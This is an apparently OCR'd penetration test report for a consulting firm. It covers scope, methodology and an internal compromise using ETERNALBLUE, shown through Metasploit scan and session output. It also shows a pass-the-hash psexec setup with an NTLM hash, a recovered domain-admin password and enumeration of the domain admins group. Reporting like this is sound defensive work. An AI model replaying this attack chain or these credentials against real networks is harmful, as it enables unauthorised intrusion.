


PENETRATION TESTING SERVICES

External & Internal Penetration Test

ASSESSMENT REPORT

REDLEGG

DOCUMENT VERSION CONTROL

Document Properties	
Data Classification	RedLegg Restricted – Client Confidential
Client Name	Scarlett and Brass Consulting (SABC)
Client Contact	<ContactName>
Document Issue No.	V1.0
Author(s)	<AuthorName>
Technical Reviewer	Phil Grimes
Quality Assurance Reviewer	<ReviewerName>
Distribution List	Scarlett and Brass Consulting RedLegg

CONTENTS

LIST OF FIGURES

LIST OF TABLES

EXECUTIVE SUMMARY

Assessment Objectives

RedLegg's internal penetration assessment service is designed to evaluate the security posture of the internal infrastructure, which might present risk to Scarlett and Brass Consulting (SABC). The purpose of the penetration assessment is to interrogate any identified security issues within the targeted internal environments, as well as external exposure. All pertinent security controls are evaluated, and vulnerabilities are cataloged to clearly illustrate the potential impact. This report provides complete, detailed findings and explanations, as well as tactical and strategic recommendations to mitigate the threats identified.

Assessment Scope

The following IP addresses and domains identify the systems in-scope for this penetration test:

IP Address	Location Name
292.268.0.0/24 292.268.8.0/24	Alexandria
292.268.10.0/24	Atlanta
292.268.6.0/24	Covington

Table 1 – Internal Hosts in Scope

Assessment Time Line

Internal penetration assessment efforts were carried out from January 7 – 21, 2019.

Vulnerability Assessment

SABC tasked RedLegg to provide a penetration assessment of its internal networks. This internal assessment was performed remotely from the RedLegg environment. Before penetration testing could begin, a vulnerability assessment was conducted to identify, catalog, and validate security vulnerabilities that might affect the target networks.

The RedLegg testing team used automated and manual techniques to identify vulnerabilities within the attack surface of the networks in scope. This report serves as documentation of the tasks executed and contains RedLegg's findings analysis and mitigation recommendations.

Vulnerabilities Identified

Internal Vulnerabilities

During the internal phase of the assessment, RedLegg identified a total of **184** vulnerabilities. This includes a total of **thirty-four (34)** critical findings, **fifty (50)** high findings, **eighty-seven (87)** medium findings, and **thirteen (13)** low findings:




Figure 1 – Internal Vulnerabilities by Severity

Internal Critical Findings

There were **thirty-four (34)** critical findings identified during this assessment. Due to the number of findings, and for sake of brevity, details related to these issues can be found in the accompanying spreadsheet: SABC_PenetrationTest_Technical Details_02-2019.xlsx.

Security Issues

Most of the security issues identified and discussed throughout this document relate to unpatched systems and insecure system or application configurations that could allow an attacker to gain unauthorized access to restricted or sensitive data, or to directly compromise SABC assets. RedLegg has analyzed these findings and provided details of each, along with mitigation strategy recommendations, below. Efforts to implement such changes would eliminate risk in several areas and greatly reduce the attack surface of the organization.

The vulnerabilities identified in this document introduce **critical risk** to SABC. Implementing the changes recommended in this document would resolve many of the technical findings, significantly reduce risk to SABC, and greatly increase the organizational security posture.

ASSESSMENT OVERVIEW

Overview

RedLegg conducted a security assessment of external and internal networks and resources as defined by SABC. RedLegg's penetration assessment methodology is designed to enumerate and interrogate target assets to determine the existing security posture, as well as to illustrate the impact to the environment in the event of a successful attack. As vulnerabilities are identified, RedLegg's efforts focus on available exploits and an attacker's ability to gain unauthorized access to the SABC environment. With findings documented, and supporting evidence, RedLegg provides SABC with mitigation recommendations that will resolve the issues outlined in this document and reduce the residual threats posed to the environment.

Assessment Methodology

This section details the penetration testing methodology followed as part of this assessment and the types of activities performed to evaluate the security of the application.

Reconnaissance and Enumeration

- Internal network overview
- Live host and service mapping
- Enumeration of host services and functions

Vulnerability Testing

- Automated vulnerability scanning
- Manual verification and validation
- Additional manual testing
- Host compromise and data collection
- Using newly discovered data to increase influence on network

Deliverable Generation

- Compile technical data from testing
- Collect screenshots and supporting evidence
- Generate technical details spreadsheet
- Create report document based upon technical data
- Analyze and develop remediation recommendations

Assessment Tools

Throughout this assessment, RedLegg used an arsenal of custom, commercial, and open-source tools. Below is a list of the tools used:

- **Network Mapper (NMAP)** – A security scanner used to discover hosts and services on a computer network, thus creating a "map" of the network. To accomplish its goal, NMAP sends specially crafted packets to the target host and then analyzes the responses.
- **Nessus vulnerability scanner** – A proprietary, comprehensive vulnerability scanner developed by Tenable Network Security. This tool allows for controlled scanning of hosts to identify known vulnerabilities, system misconfigurations, default passwords, and denial of service (DoS) susceptibility.
- **Burp Suite Web Application Security Platform** – A package of tools for assessing modern web applications. Burp provides functionality for web spidering, scanning, and custom manipulation of web application inputs.
- **Metasploit Framework** – A framework that simplifies exploitation, persistence, and data acquisition of compromised hosts.
- **cURL** - A computer software project providing a library and command-line tool for transferring data using various protocols.
- **SSLScan -** Queries SSL services, such as HTTPS and SMTP that supports STARTTLS, in order to determine the ciphers that are supported.

Analysis Verification and Approach

Automated tests were performed using the tools listed above, as needed, to traverse all system and application functionality accessible by a user with standard access. All automated results, where applicable and non-destructive, were manually validated against the targets. Additionally, applicable testing and techniques were employed on the target to ensure an exhaustive assessment.


Internal Penetration Assessment

RedLegg was given a set of locations and IP address ranges that were within scope for this assessment. Using the Nessus vulnerability scanner, RedLegg automated the vulnerability discovery process. During this time, RedLegg Managed Security Services (MSS) did identify a suspicious host and alerted the RedLegg testing team of the incident. The suspicious host was identified as the RedLegg attacker scanning the internal environment for vulnerabilities.

Using the attacking machine configured by RedLegg and place inside the SABC network, RedLegg was able to validate the live hosts were indeed connected and active on the network. Using NMAP, RedLegg mapped the internal services and ports of the live hosts.

ETERNALBLUE

RedLegg's automated scans and internal mapping validated that many hosts may be affected by MS17-010 (**ETERNALBLUE**). ETERNALBLUE is an SMB vulnerability created by the National Security Agency (NSA) for the Windows operating system and released by a group known as the Shadow Brokers. ETERNALBLUE affects nearly all versions of Windows.




```
272.310.0.183:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
272.310.0.220:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
Scanned  2 of 17 hosts (11% complete)
272.310.0.221:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
272.310.0.222:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
Scanned  4 of 17 hosts (23% complete)
272.310.0.223:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
272.310.0.224:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
Scanned  6 of 17 hosts (35% complete)
272.310.0.228:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
Scanned  7 of 17 hosts (41% complete)
272.310.0.237:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
272.310.1.55:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
Scanned  9 of 17 hosts (52% complete)
272.302.202.17:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
272.302.203.119:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
Scanned 11 of 17 hosts (64% complete)
272.302.203.94:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
Scanned 12 of 17 hosts (70% complete)
292.268.10.161:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
292.268.10.190:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
Scanned 14 of 17 hosts (82% complete)
292.268.3.25:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
292.268.3.26:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
Scanned 16 of 17 hosts (94% complete)
292.268.3.4:445        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
Scanned 17 of 17 hosts (100% complete)
```

Figure 2 – Hosts Vulnerable to MS17-010 (ETERNALBLUE)

RedLegg started its attack by scanning hosts that may be vulnerable to ETERNALBLUE, found through Nessus, using Metasploit Framework. Metasploit reported all hosts found in Nessus to be vulnerable to the exploit. Manual testing of this issue proved that the scanning was not entirely accurate. At first glance, hosts running Windows Server 2003 did not seem to be vulnerable. Hosts running Windows Server 2008 were easily compromised by RedLegg.

ETERNALBLUE effectively "roots" the system, giving the attacker local administration privileges. A sample of compromised hosts is shown below:




```
Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ LOUCAS1        272.310.1.30:1775 -> 272.310.0.220:11172 (272.310.0.220)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ LOUCAS1        272.310.1.30:1776 -> 272.310.0.220:47450 (272.310.0.220)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ LOUCAS2        272.310.1.30:1776 -> 272.310.0.221:33406 (272.310.0.221)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ LOUEX1         272.310.1.30:1777 -> 272.310.0.222:9389 (272.310.0.222)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ LOUEX2         272.310.1.30:1778 -> 272.310.0.223:33938 (272.310.0.223)
  7         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WTHYPERV1      272.310.1.30:1774 -> 272.310.1.62:49743 (272.310.1.55)
  8         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DMTESTNASH     272.310.1.30:1773 -> 272.302.203.119:4982 (272.302.203.119)
  12        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ LOUEX2         272.310.1.30:1772 -> 272.310.0.223:9990 (272.310.0.228)
  13        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WHITEHILL      272.310.1.30:1771 -> 292.268.3.26:63645 (292.268.3.26)
  14        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ NASHDM10       272.310.1.30:1779 -> 272.302.201.95:49476 (272.302.201.95)
  15        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ NASHDM10-2     272.310.1.30:1780 -> 272.302.201.96:57462 (272.302.201.96)
  16        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ NASHSQL        272.310.1.30:1781 -> 272.302.201.97:63563 (272.302.201.97)
  17        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ NASHCOPYTRAKCSS  272.310.1.30:1782 -> 272.302.203.103:57483 (272.302.203.103)
```

Figure 3 – Sample of Compromised Hosts

Domain Controller


RedLegg pilfered the compromised hosts for credentials and other sensitive information. RedLegg found two accounts that reused the same four-digit numeric password, WT/administrator and WT/dmsadmin:



```
Username: WT\dmsadmin
Decrypted Value: 3139
```

Figure 4 – Compromised Domain Administrator Details

Reusing these credentials, RedLegg was able to access over forty (40) hosts on the internal network. However, the Domain Controller host eluded RedLegg. Considering the fact that the attacking machine was not a known host to Domain Controller, RedLegg surmised that there must be an access control list in place preventing the Domain Controller from making outbound connections to known entities, protecting the most valuable assets of the network. RedLegg attempted to access the Domain Controller, and then attempted to pivot. *Pivoting* is the use of a compromised host to reach further into a network. In this case, RedLegg was attempting to use a compromised host to connect to the Domain Controller:




```
[-] 272.302.202.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 272.302.202.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 272.302.202.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Exploit completed, but no session was created.
```

Figure 5 – Failed Effort to Connect to Domain Controller

RedLegg was unable to connect to the Domain Controller through the compromised host, rendering this attack vector insufficient. After considering these results, RedLegg surmised that the access control lists must also prevent the Domain Controller from making outbound connections to **any** host.

Hashes

During the initial phase after compromising a host, RedLegg scraped the system for any pertinent information, including passwords, password hashes, and users. RedLegg first attempted to “pass-the-hash”, where an attacker does **not** need to know a password, and instead uses the hash of that password to attempt to authenticate to a system. RedLegg was able to connect to many internal hosts using this method:




```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                    Required  Description
   ----                  ---------------                                                    --------  -----------
   RHOST                 272.302.203.119                                                    yes       The target address
   RPORT                 445                                                                yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                      no        Service description to to be used on target for pretty
listing
   SERVICE_DISPLAY_NAME                                                                     no        The service display name
   SERVICE_NAME                                                                             no        The service name
   SHARE                 ADMIN$                                                             yes       The share to connect to, can be an admin share
(ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                                  no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:2df634555fec649d2b66896a058aac23  no        The password for the specified username
   SMBUser               Administrator                                                      no        The username to authenticate as
```

Figure 6 – "Pass the Hash" Attack Setup

RedLegg used the users WT/administrator and WT/dmsadmin to authenticate to other hosts in the network. Further analysis of these credentials led RedLegg to believe that they were Domain Administrator credentials, thus achieving the goals set forth by SABC. Enumeration of the "domain admins" group shows the dmsadmin user in the image below:



```
C:\Windows\system32>net group /dom "domain admins"
net group /dom "domain admins"
The request will be processed at a domain controller for domain wt.com.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            dmsadmin                 microsoft
redleggets               SCOM_AA                  sogeti
vpnadmin                 vpntest
The command completed successfully.
```

Figure 7 – Enumeration of "Domain Admins" Group Membership

Conclusion: Internal Analysis

RedLegg determined that the state of the internal network attack surface presents **critical risk** to SABC and recommends that effort be made to remediate the issues identified in this document. Direct compromise of several hosts was achieved, and the RedLegg testing team gained administrator-level access to the domain as a result of the vulnerabilities identified.

INTERNAL ASSESSMENT FINDINGS

Definition of Severities

RedLegg has categorized the findings into four categories of severity. These ratings were determined based upon variables such as impact, likelihood, and ease of a successful attack.

- CRITICAL – These issues can pose a very significant security threat. The issues that have a critical impact are typically those that would allow an attacker to gain full administrative access to service, device, or network resources. Often, these vulnerabilities can be exploited with little or no user interaction. There were **thirty-four (34)** critical findings identified during the application assessment.
- HIGH – These issues pose a significant threat to security but have some limitations on the extent to which they can be leveraged. User-level access to a device and a denial of service (DoS) vulnerability in a critical service would fall into this category. These findings typically will result in unauthorized access to restricted assets and may require user interaction to exploit. There were **fifty (50)** high-rated findings identified during the external network assessment.
